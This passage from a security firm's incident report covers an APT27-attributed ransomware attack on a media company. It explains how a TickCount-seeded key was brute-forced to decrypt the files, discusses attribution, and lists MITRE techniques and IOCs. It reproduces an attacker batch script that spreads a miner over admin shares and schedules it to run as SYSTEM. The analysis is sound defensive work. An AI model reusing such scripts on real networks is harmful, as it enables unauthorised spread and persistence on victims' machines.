The Random function is called once, without any arguments. This call returns a random number, the seed for pseudorandom generation of which is taken from the value of the Environment.TickCount variable. This variable is 4 bytes and stores the number of milliseconds since the operating system started.




```
public class Random
{
    /// <summary>Initializes a new instance of the <see cref="T:System.Random" /> class, us
    // Token: 0x060010F6 RID: 4342 RVA: 0x00032F9F File Offset: 0x0003119F
    [__DynamicallyInvokable]
    public Random() : this(Environment.TickCount)
    {
    }

    /// <summary>Initializes a new inst
    /// <param name="Seed">A number used
```

int Environment.TickCount { get; }
Gets the number of milliseconds elapsed since the system started.
Returns: A 32-bit signed integer containing the amount of time in

So to decode the files, all we need to know is the uptime (how long the computer has been turned on) as of when the ransomware ran. But how simple is it to calculate?

Most of the affected computers had not only been disconnected from the corporate network, but turned off for analysis of the hard drive contents. Due to this, the uptime of the computers could not be known. The operating system logs contain timestamps for shutdown and power on. But in this case, the ransomware destroys these logs twice. So we were unable to find any clues pointing at possible values of uptime on the affected computers themselves.

Fortunately, however, SCCM was used on the client infrastructure, with client-side agents running on all the encrypted computers. The information we needed was stored centrally and had not been tampered with: all we needed was some trial-and-error to choose the right values.



Bios Duration	Boot Disk Media Type	Boot Duration	Event Log Start	GP Duration	OS Version	System Start Time	Update Duration
0	0	168065	113512	2547	6.3.9600	132294510114880000	56281
0	0	122082	78510	45825	6.3.9600	132233941504900000	0
0	0	85173	43250	43773	6.3.9600	132163371777500000	0
0	0	54938	22512	35187	6.3.9600	132169465754880000	0
0	0	61898	22510	1613		132088968404900000	34165

Now that we had relatively precise uptime values, we needed to determine when the ransomware had run. Remember that at the end, the malware deletes the intermediate DLL library and encrypted ransomware, but not the legitimate executable file whose process is used for performing the malicious actions. In other words, the time at which this file appeared on the system should be the approximate time when the ransomware ran, to within several seconds. We succeeded in bruteforcing the exact value of the base encryption key in about a minute on an ordinary workstation (on the order of a few tens of thousands of iterations). We could then decrypt the remaining files. In a few cases, we had a tougher time bruteforcing the key at first. The reason was that the timezones had been set incorrectly. With this realization, we were able to conquer this issue as well.

Attribution

We mentioned the SysUpdate and HyperBro backdoors from the attackers' toolkit. These are somewhat esoteric Remote Access Trojans used by the APT27 group (also known as Bronze Union, LuckyMouse, Emissary Panda, or Iron Tiger). The group likely has Asian roots, with activity since at least 2010. The group focuses its attention on government targets in the defense and energy industries, as well as aerospace and manufacturing. Most commonly, the original attack vector is a compromise of the victim's web servers by exploiting vulnerabilities, bruteforcing credentials, or taking advantage of web server misconfigurations. Despite the similarities in tactics, techniques, and procedures (TTPs) and use of a telltale toolkit, some of the team's researchers are skeptical about attribution of the attacks to APT27.

1. Choice of target

Media companies had never been of interest for APT27. This is consistent with the findings of our incident investigation: the attackers did not try to access private information on the target infrastructure, instead only running software for direct financial gain.

2. Cryptocurrency mining and ransomware

This is atypical and, moreover, ill-suited software that can quickly attract attention and wreck any plans for long-term cyberspying. The URL address to which the ransomware "phones home" upon completing its work does not have anything in common with APT27 network infrastructure. Of course, some groups (such as Lazarus and Winnti) combine cyberspying with direct financial motivations, so perhaps APT27 is broadening its previously limited range of interests. Or, as an alternative, the group has reached an agreement with other attackers for use of their software in return for a part of the proceeds. In favor of attribution of Polar to APT27, we can note the sequence of payload, execution, and naming: the encrypted SysUpdate backdoor is often named sys.bin.url and the Polar ransomware was named Sysurl.Hex, in a rather similar way. However, this could also be a false flag.

3. Automation in 2018 and 2020

Here is the script used to automatically install a cryptocurrency miner on a list of computers in 2018:

```
@echo off
for /f %%i in (c:\programdata\list.txt) do (
net use \\%%i\c$  "*" /u:*\administrator
copy c:\programdata\vmnat.exe \\%%i\c$\windows\system32\vmnat.exe
SCHTASKS /Create /S %%i /u *\administrator /p "*" /tn * /tr "cmd.exe /c start
c:\windows\system32\vmnat.exe" /sc onstart /RU SYSTEM
schtasks /run /S %%i /u *\administrator /p "*" /tn *
net use \\%%i\c$ /del
net use * /del /Y
)

del vmnat.exe
del list.txt
del work.bat
```

And this is the script used to automatically delete the ransomware from a list of computers in 2020:

```
@echo off
for /f %%i in (c:\programdata\list.txt) do (
   net use  \\%%i\c$ "*" /u:*\*
   if not errorlevel 1 (
     del \\%%i\c$\programdata\GameuxInstallHelper.dll
     del \\%%i\c$\programdata\GDFInstall.exe
     del \\%%i\c$\programdata\Sysurl.Hex
     net use \\%%i\c$ /del
  )ELSE (
    echo not access %%i >> c:\programdata\no_access.txt
  )
)
```

(We replaced sensitive information with '*')

The scripts show certain similarities in structure and have the same loop of file lines at the same path. On the other hand, the indentation, script tasks, and file naming are different. Some of the commands are too general to tell, since they could have been found in online search results and reused.

4. Bodies of the SysUpdate and HyperBro backdoors

We were not able in some cases to confirm the presence of a given backdoor based on the body of the Trojan itself. We identified the HyperBro backdoor, which had been used in 2018, based on the distinctive file name combined with other confirmed tools. We confirmed the SysUpdate backdoor, used in 2020, by looking at the C2 address and backdoor body in the process dump memory that had been uploaded to VirusTotal during investigation from an organization not linked to our client.

Taken together, these similarities certainly point to APT27 as a culprit, but are not entirely conclusive. Therefore we leave it to the reader to choose whether to concur regarding involvement by APT27.

Conclusion

In this article, we have described an APT27 attack on a media company. The cybercriminals obtained access to the company's headquarters by compromising an office in a foreign country. They maintained control of the infrastructure for two years. They used both publicly available and custom-developed tools that had been seen previously. The hackers, while not changing their TTPs, chose rather unusual software to monetize their attacks. Perhaps the compromise of this client was an accident and this was merely an attempt to obtain at least some benefit. User data was encrypted, after which a ransom demand was made. A mistake in the ransomware's cryptographic algorithms enabled us to recover the encrypted files. To our knowledge, the attackers did not obtain access to information of any value whatsoever, ultimately leaving them with nothing to show for their efforts.

Authors: Denis Goydenko and Alexey Vishnyakov, Positive Technologies

MITRE TTPs

Tactic	ID	Name
Initial Access	T1190	Exploit Public-Facing Application
	T1199	Trusted Relationship
Execution	T1059	Command and Scripting Interpreter: Windows Command Shell

Tactic	ID	Name
	T1053	Scheduled Task/Job: Scheduled Task
	T1047	Windows Management Instrumentation
Persistence	T1547	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
	T1574	Hijack Execution Flow: DLL Search Order Hijacking
	T1053	Scheduled Task/Job: Scheduled Task
	T1078	Valid Accounts: Domain Accounts
	T1078	Valid Accounts: Default Accounts
Privilege Escalation	T1068	Exploitation for Privilege Escalation
Defense Evasion	T1140	Deobfuscate/Decode Files or Information
	T1070	Indicator Removal on Host: Clear Windows Event Logs
	T1070	Indicator Removal on Host: File Deletion
	T1070	Indicator Removal on Host: Timestomp
Credential Access	T1003	OS Credential Dumping: LSASS Memory
Discovery	T1087	Account Discovery: Domain Account
	T1082	System Information Discovery
	T1049	System Network Connections Discovery
Lateral Movement	T1210	Exploitation of Remote Services
	T1570	Lateral Tool Transfer
	T1021	Remote Services: SMB/Windows Admin Shares
Collection	T1560	Archive Collected Data: Archive via Utility
	T1005	Data from Local System
	T1119	Automated Collection
	T1039	Data from Network Shared Drive
Command and Control	T1071	Application Layer Protocol: Web Protocols

Tactic	ID	Name
	T1132	Data Encoding: Standard Encoding
	T1573	Encrypted Channel: Symmetric Cryptography
Exfiltration	T1020	Automated Exfiltration
	T1041	Exfiltration Over C2 Channel
Impact	T1486	Data Encrypted for Impact

IOCs

ChinaChopper:
2ce60073c09887f9e3a482097294e17d
5bc0d6918e03a92f04b3dfc21b619c7f
73717a2f9bfe19ccdad541bec1fa2b69
82a8470534d74c9c5c0d84071eb0a703
b89e96e2ea8dd6fdb438f7d5b8ecf60c

TwoFace:
581c331d41ef5f5df99ae0d16b2cebf0
ff2693903a1049984745e79381e9ed7e

SysUpdate:
3c1981991cce3b329902288bb2354728
43a2c2fb8d52dc1835ac18516b13aff1
4b5484e3de5c5a2e60fcee50d04183d6

SysUpdate C&C:
103.59.144[.]183
95.179.189[.]33

NBTScan:
f01a9a2d1e31332ed36c1a4d2839f412

SMBTouch:
b50fff074764b3a29a00b245e4d0c863

PsExec:
aeee996fd3484f28e5cd85fe26b6bdcd

Termite:
dc92496358b8e67568a35b861ba1804e39e3d36b

Dsquery:
3583d7c971de148a1ffb3302d1510ef1

EternalBlue:
8c80dd97c37525927c1e549cb59bcbf3

frsocks:
da0c13d834cafc010bec1afa2d76196ced71e661

Mimikatz:
449da3d7405c2c79fa55bd7973096e28
0078ff05c20689f40ea9cb8c47fcfb2e52cdc3a9

BitMiner:
5430039162e58c44f9a5941295b55fba

Polar:
841980b4ae02a4e6520ab834deee241b